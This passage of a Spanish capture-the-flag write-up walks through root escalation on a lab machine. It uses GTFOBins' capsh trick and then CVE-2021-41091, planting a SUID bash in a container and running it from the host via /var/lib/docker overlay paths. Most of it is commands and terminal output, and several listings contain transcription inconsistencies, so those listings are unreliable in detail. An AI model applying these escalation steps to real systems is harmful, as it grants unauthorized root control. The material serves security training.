- En **GTFobins** encontramos una vía potencial de escalar privilegios a través de este binario.



- Ejecutamos, por tanto: `capsh --gid=0 --uid=0 --`. Obtenemos nuestra sesión como **root**.
- Este comando se utiliza para cambiar el **ID de grupo (GID)** y el **ID de usuario (UID)** del proceso actual a los valores especificados (en este caso, ambos a 0, que corresponden al usuario root y al grupo root), y luego ejecutar un nuevo comando o una nueva shell con estos privilegios.

```

www-data@5b0bca5e748b9:/var/lib# capsh --uid=0 --
root@5b0bca5e748b9:/var/lib# whoami
root
root@5b0bca5e748b9:/var/lib#

```

“

- El directorio `/var/spool/mail` (o en algunas distribuciones, `/var/mail`) es utilizado por sistemas de correo electrónico en Unix y Linux para almacenar los buzones de correo de los usuarios locales. Cada archivo dentro de este directorio generalmente corresponde a la cuenta de correo de un usuario del sistema.

## 1.10.Privesc via traverse Docker directories

- CVE-2021-41091:**
- Una vez como `root` dentro del contenedor, exploramos las rutas de los diferentes contenedores que están desplegados en el sistema host. Éstos se encuentran por defecto en: `/var/lib/docker`. Para ello, usamos el comando `findmnt`. En la siguiente imagen, podemos ver las rutas de éstos.

```

marcus@monitorstwo:/var/spool/mail# findmnt
TARGET SOURCE FSTYPE OPTIONS
/ /dev/sda2 ext4 rw,relatime
/sys /sys kernel/security sysfs rw,nosuid,nodev,noexec,relatime
/sys/fs/cgroup tmpfs rw,nosuid,nodev,noexec,relatime,mode=755
/sys/fs/cgroup/unified cgroup2 rw,nosuid,nodev,noexec,relatime,nsdelegate
/sys/fs/cgroup/systemd cgroup rw,nosuid,nodev,noexec,relatime,xattr,namespace=systemd
/sys/fs/cgroup/net_cls,net_prio cgroup rw,nosuid,nodev,noexec,relatime,net_cls,net_prio
/sys/fs/cgroup/cpu,cpusacct cgroup rw,nosuid,nodev,noexec,relatime,cpu,cpusacct
/sys/fs/cgroup/rdma cgroup rw,nosuid,nodev,noexec,relatime,rdma
/sys/fs/cgroup/freezer cgroup rw,nosuid,nodev,noexec,relatime,freezer
/sys/fs/cgroup/devices cgroup rw,nosuid,nodev,noexec,relatime,devices
/sys/fs/cgroup/pids cgroup rw,nosuid,nodev,noexec,relatime,pids
/sys/fs/cgroup/hugetlb cgroup rw,nosuid,nodev,noexec,relatime,hugetlb
/sys/fs/cgroup/perf_event cgroup rw,nosuid,nodev,noexec,relatime,perf_event
/sys/fs/cgroup/cpuset cgroup rw,nosuid,nodev,noexec,relatime,cpuset
/sys/fs/cgroup/memory cgroup rw,nosuid,nodev,noexec,relatime,memory
/sys/fs/cgroup/bkio cgroup rw,nosuid,nodev,noexec,relatime,bkio
/sys/fs/pstore pstore rw,nosuid,nodev,noexec,relatime
/sys/fs/bpf none bpf rw,nosuid,nodev,noexec,relatime,mode=700
/sys/kernel/tracing tracefs tracefs rw,nosuid,nodev,noexec,relatime
/sys/kernel/debug debugfs debugfs rw,nosuid,nodev,noexec,relatime
/sys/kernel/config configfs configfs rw,nosuid,nodev,noexec,relatime
/sys/fs/fuse/connections fusectl fusectl rw,nosuid,nodev,noexec,relatime
/proc /proc proc rw,nosuid,nodev,noexec,relatime
/proc/sys/fs/binfmt_misc system-l autoofs rw,relatime,fs=28,pgpr=1,timeout=9,minproto=5,maxproto=5,pipe_ino=15274
/binfmt_misc binfmt_misc rw,nosuid,nodev,noexec,relatime
/dev udev devtmpfs rw,nosuid,nodev,noexec,relatime,size=1066928k,nr_inodes=491732,mode=755
/dev/pts devpts rw,nosuid,nodev,noexec,relatime,gid=5,mode=620,ptmxmode=000
/dev/shm tmpfs tmpfs rw,nosuid,nodev
/dev/hugepages hugetlbfs hugetlbfs rw,relatime,pagesize=2M
/dev/mqueue mqueue rw,nosuid,nodev,noexec,relatime
/run tmpfs tmpfs rw,nosuid,nodev,noexec,relatime,size=402608k,mode=755
/run/lock tmpfs tmpfs rw,nosuid,nodev,noexec,relatime,size=5120k
/run/docker/netns/45c95a8de95e nsfs[net:[4826532597]] rw
/run/user/1000 tmpfs tmpfs rw,nosuid,nodev,relatime,size=402608k,mode=700,uid=1000,gid=1000
/run/docker/netns/940894dc28c nsfs[net:[4826532659]] rw
/var/lib/docker/overlay2/4ec09ecf6f3a290dc6b247d7f4f71a398d4f17060cdaf065e8bb83097efec/merged overlay overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/L/756f7f04AE7HBWVG1STXU76FU:/var/lib/docker/overlay2/L/XE42KSGJUTHXKVYS4MQKJ3N08:/var/lib/docker/overlay2/L/3PYTRS4WMC2EXBDJ7P
/var/lib/docker/containers/e2378324fcd598a160b82ec6d3ae459d417b135aade6311bfcc637a2c50/mounts/shm tmpfs tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k
/var/lib/docker/overlay2/c41d5854e3bd996c128d647c0526073084c9d6325261c857f31d0a372c02f1/merged overlay overlay rw,relatime,lowerdir=/var/lib/docker/overlay2/L/4Z77R4WYMBX4BLW7GXA30AA453:/var/lib/docker/overlay2/L/24R0WWTZ0X0XQJVSJE4P2JYHH:/var/lib/docker/overlay2/L/CXAM6LQ60QKNS5MURP
/var/lib/docker/containers/58bca5e748b0e547d00ecb8a4f899ee644e92f743e129e527a37af6c62e51e/mounts/shm tmpfs tmpfs rw,nosuid,nodev,noexec,relatime,size=65536k
marcus@monitorstwo:/var/spool/mail#

```

- Ahora de nuevo, desde el contenedor, en el directorio `/tmp`, creamos un archivo que llamaremos `test.txt`.

```

root@9b0ca5e748bb:/tmp# touch test.txt
root@9b0ca5e748bb:/tmp# ls
sess_0783013cb69f99e78ce13244a2c35400  sess_701eda14407bf2e26718174061c94acc
sess_0c7d24993197f224ae8417b187119a  sess_71a6dfc09ab40fe9e33f1a58ac1d0714
sess_0d615f14bb1c3cf22ebc04e5e01c8  sess_7099c7337f05c094191408d1f6e6cf
sess_12278d9a817b2a9521cc7b0d796d4739  sess_77e5f454b82daf6670a8377d3a0acd1
sess_2296a419f8f409077c6d786f9ca3c85d  sess_93c5878d74486e047549df546685cf02
sess_24d0b3468c307f954a514946c2f9c8  sess_97ee057f0bde1cc2141f1738005f97
sess_307291f62cfbca6e4988c6e461284d8d  sess_c780a5bddf08bfa9d8f6b58b0d993b72
sess_3193980280286070b01eaf101f083e2  sess_d801365541b9e98534454bcb7ac41db
sess_3fba1a207b76beebc8e497f6046f1  sess_e8f557adf10b083177836a134e75c32b
sess_4966a7659270c23ba322b6fdc380b9  sess_ef05100bb89df3e50b9b7f4354e5a69
sess_4ad818eb1f0bb6aebc085a93f3adc75  sess_fc84ba97853fbfd62731568a71ab19bf
sess_653ff4d0ba2e4c53857823f2cc34f7ba  test.txt
root@9b0ca5e748bb:/tmp# pwd
/tmp
root@9b0ca5e748bb:/tmp# |

```

- Una vez creado este archivo, leemos las diferentes rutas de los contenedores que encontramos con `findmnt`. Vemos desde la máquina host el archivo `test.txt`. Por lo tanto, tenemos una vía de llegar a estos directorios.

```

marcus@monitortwo:/tmp# ls -la /var/lib/docker/overlay2/c41d5854e43bd996e128d647cb5b73d04c9ad6325201c85f73fdba372cb2f1/merged/tmp
total 92
drwxr-xrwt 1 root root 4096 May 21 16:58 .
drwxr-xr-x 1 root root 4096 Mar 21 2023 ..
-rw-r--r-- 1 www-data www-data 0 May 21 15:52 sess_0783013cb69f99e78ce13244a2c35400
-rw-r--r-- 1 www-data www-data 1562 May 21 10:52 sess_0c7d24993197f224ae8417b187119a
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_0d615f14bb1c3cf22ebc04e5e01c8
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_12278d9a817b2a9521cc7b0d796d4739
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_2296a419f8f409077c6d786f9ca3c85d
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_24d0b3468c307f954a514946c2f9c8
-rw-r--r-- 1 www-data www-data 1381 May 21 11:08 sess_307291f62cfbca6e4988c6e461284d8d
-rw-r--r-- 1 www-data www-data 1493 May 21 11:08 sess_3193980280286070b01eaf101f083e2
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_3fba1a207b76beebc8e497f6046f1
-rw-r--r-- 1 www-data www-data 1861 May 21 11:06 sess_4966a7659270c23ba322b6fdc380b9
-rw-r--r-- 1 www-data www-data 1410 May 21 10:59 sess_4ad818eb1f0bb6aebc085a93f3adc75
-rw-r--r-- 1 www-data www-data 1296 May 21 10:59 sess_653ff4d0ba2e4c53857823f2cc34f7ba
-rw-r--r-- 1 www-data www-data 0 Mar 22 2023 sess_701eda14407bf2e26718174061c94acc
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_71a6dfc09ab40fe9e33f1a58ac1d0714
-rw-r--r-- 1 www-data www-data 1381 May 21 15:52 sess_7099c7337f05c094191408d1f6e6cf
-rw-r--r-- 1 www-data www-data 1562 May 21 10:52 sess_77e5f454b82daf6670a8377d3a0acd1
-rw-r--r-- 1 www-data www-data 1493 May 21 13:09 sess_93c5878d74486e047549df546685cf02
-rw-r--r-- 1 www-data www-data 1381 May 21 15:52 sess_97ee057f0bde1cc2141f1738005f97
-rw-r--r-- 1 www-data www-data 1493 May 21 15:52 sess_c780a5bddf08bfa9d8f6b58b0d993b72
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_d801365541b9e98534454bcb7ac41db
-rw-r--r-- 1 www-data www-data 1931 May 21 10:59 sess_e8f557adf10b083177836a134e75c32b
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_ef05100bb89df3e50b9b7f4354e5a69
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_fc84ba97853fbfd62731568a71ab19bf
-rw-r--r-- 1 root root 0 May 21 16:58 test.txt
marcus@monitortwo:/tmp# |

```

- Lo que haremos ahora es, dentro del contenedor, copiar `/bin/bash` al directorio `/tmp`, otorgarle el privilegio `SUID` y cambiarle el propietario a `root`: `chown root:root bash`.

```

root@9b0ca5e748bb:/tmp# cp /bin/bash /tmp
root@9b0ca5e748bb:/tmp# chmod u+s bash
root@9b0ca5e748bb:/tmp# chown root:root bash
root@9b0ca5e748bb:/tmp# ls -la
total 1300
drwxr-xrwt 1 root root 4096 May 21 17:15 .
drwxr-xr-x 1 root root 4096 May 21 17:03 ..
-rwxr-xr-x 1 root root 123456 May 21 17:15 bash
-rw-r--r-- 1 www-data www-data 0 May 21 15:52 sess_0783013cb69f99e78ce13244a2c35400
-rw-r--r-- 1 www-data www-data 1562 May 21 10:52 sess_0c7d24993197f224ae8417b187119a
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_0d615f14bb1c3cf22ebc04e5e01c8
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_12278d9a817b2a9521cc7b0d796d4739
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_2296a419f8f409077c6d786f9ca3c85d
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_24d0b3468c307f954a514946c2f9c8
-rw-r--r-- 1 www-data www-data 1381 May 21 11:08 sess_307291f62cfbca6e4988c6e461284d8d
-rw-r--r-- 1 www-data www-data 1493 May 21 11:08 sess_3193980280286070b01eaf101f083e2
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_3fba1a207b76beebc8e497f6046f1
-rw-r--r-- 1 www-data www-data 1861 May 21 11:06 sess_4966a7659270c23ba322b6fdc380b9
-rw-r--r-- 1 www-data www-data 1410 May 21 10:59 sess_4ad818eb1f0bb6aebc085a93f3adc75
-rw-r--r-- 1 www-data www-data 1296 May 21 10:59 sess_653ff4d0ba2e4c53857823f2cc34f7ba
-rw-r--r-- 1 www-data www-data 0 Mar 22 2023 sess_701eda14407bf2e26718174061c94acc
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_71a6dfc09ab40fe9e33f1a58ac1d0714
-rw-r--r-- 1 www-data www-data 1562 May 21 10:52 sess_7099c7337f05c094191408d1f6e6cf
-rw-r--r-- 1 www-data www-data 1493 May 21 13:09 sess_93c5878d74486e047549df546685cf02
-rw-r--r-- 1 www-data www-data 1381 May 21 15:52 sess_97ee057f0bde1cc2141f1738005f97
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_c780a5bddf08bfa9d8f6b58b0d993b72
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_d801365541b9e98534454bcb7ac41db
-rw-r--r-- 1 www-data www-data 1931 May 21 10:59 sess_e8f557adf10b083177836a134e75c32b
-rw-r--r-- 1 www-data www-data 1444 May 21 15:52 sess_ef05100bb89df3e50b9b7f4354e5a69
-rw-r--r-- 1 www-data www-data 1444 May 21 11:08 sess_fc84ba97853fbfd62731568a71ab19bf
-rw-r--r-- 1 root root 0 May 21 16:58 test.txt
root@9b0ca5e748bb:/tmp# |

```

- Vamos ahora desde el sistema host al directorio de Docker donde se encuentra esta `Bash` con privilegios, la ejecutamos con `./bash -p`. Obtenemos nuestra sesión como `root`.

```

bash-5.1# cd /var/lib/docker/overlay2/c41d5854e43bd99612b647c526b73894c9a63252b1c85f731fba372cb211/merged/tmp/
bash-5.1# ls -al
total 1300
drwxrwxrwt 1 root root 4096 May 21 17:15 .
drwxr-xr-x 1 root root 4096 May 21 17:03 ..
-rw-r--r-- 1 root root 1234376 May 21 17:15 bash
-rw-r----- 1 www-data www-data 0 May 21 15:52 sess_0783013cb0f99c78c132442c35440
-rw-r----- 1 www-data www-data 1562 May 21 10:52 sess_9c7d2499331977240e0417b1f87119a
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess_0d615f14b01c3cdf72ebc94e5e01cc0
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess_122780ba11b2a95211cc70b9796d4739
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess_2296a19f8f469077c67786f9a3c3c5d
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess_24d0b3468e36b7f954a514940dc5f9c8
-rw-r----- 1 www-data www-data 1381 May 21 11:08 sess_387291f62c1bc4e0986c9e46124d0d
-rw-r----- 1 www-data www-data 1493 May 21 11:08 sess_313208020809780b1eaf101f683e3
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess_3fba1a2070b769ebe89e49776046f1
-rw-r----- 1 www-data www-data 1801 May 21 11:08 sess_49e6a76599270c230ba22266fc38009
-rw-r----- 1 www-data www-data 1419 May 21 10:59 sess_4e0d150c1f0bb0ebc385a5f35dc075
-rw-r----- 1 www-data www-data 1296 May 21 10:59 sess_653f460b94ed352857826f2cd34f7ba
-rw-r----- 1 www-data www-data 0 Mar 22 2023 sess_701e6d14407b7c2e2718174061c94ccc
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess_71a6dffc920a04f1e9c31f1a58ac1d0714
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess_7699c7337f05cd941914d001ef6e8cf
-rw-r----- 1 www-data www-data 1502 May 21 10:52 sess_77e5f454b02da16670a8377d3a8acd1
-rw-r----- 1 www-data www-data 1493 May 21 15:09 sess_81c5378f74406e475490f546685cf2
-rw-r----- 1 www-data www-data 1381 May 21 15:52 sess_97ee65f7d9ede4cc2d141f17380b5f37
-rw-r----- 1 www-data www-data 1493 May 21 15:52 sess_c70ba5b6d108b7a9d8f6b58b8d093b72
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess_d0813055410e0983344c48c7c4c40b
-rw-r----- 1 www-data www-data 1931 May 21 10:59 sess_e8f557ad1bb8b317736a134e75c32b
-rw-r----- 1 www-data www-data 1444 May 21 15:52 sess_e8f5100bb8b9f3e5099f7c4354e3a69
-rw-r----- 1 www-data www-data 1444 May 21 11:08 sess_fc40ba97831bf6d273150ba71ab10af
-rw-r--r-- 1 root root 0 May 21 16:58 test.txt
bash-5.1# /bash -p
bash-5.1# whoami
root
bash-5.1# cd /root
bash-5.1# ls
'catcli root.txt
bash-5.1# cat root.txt
a61a7e5dch35d4e610b1b22e9ac4b07
bash-5.1#

```

66

- El directorio `/var/lib/docker` es el directorio predeterminado en sistemas Linux donde **Docker** almacena todos sus datos, incluidas las imágenes de contenedores, los contenedores en ejecución, los volúmenes de datos y otra información relacionada con Docker.

66

- CVE-2021-41091:**
  - Es una vulnerabilidad en el proyecto *Moby*, que es la base de código abierto para **Docker**. Este problema está relacionado con permisos inapropiados en los directorios dentro del directorio de datos (normalmente `/var/lib/docker`). Estos directorios tenían permisos insuficientemente restringidos, lo que permitía a usuarios no privilegiados de Linux atravesar e interactuar con el contenido de los directorios.
  - Usuarios no privilegiados pueden atravesar el directorio y potencialmente ejecutar programas ubicados allí si esos programas tienen bits de permisos extendidos.
  - Si un usuario no privilegiado en el sistema host tenía el mismo **UID** que el propietario de un archivo dentro de un contenedor, podían potencialmente leer, modificar o ejecutar esos archivos, lo que podría llevar a acciones no autorizadas.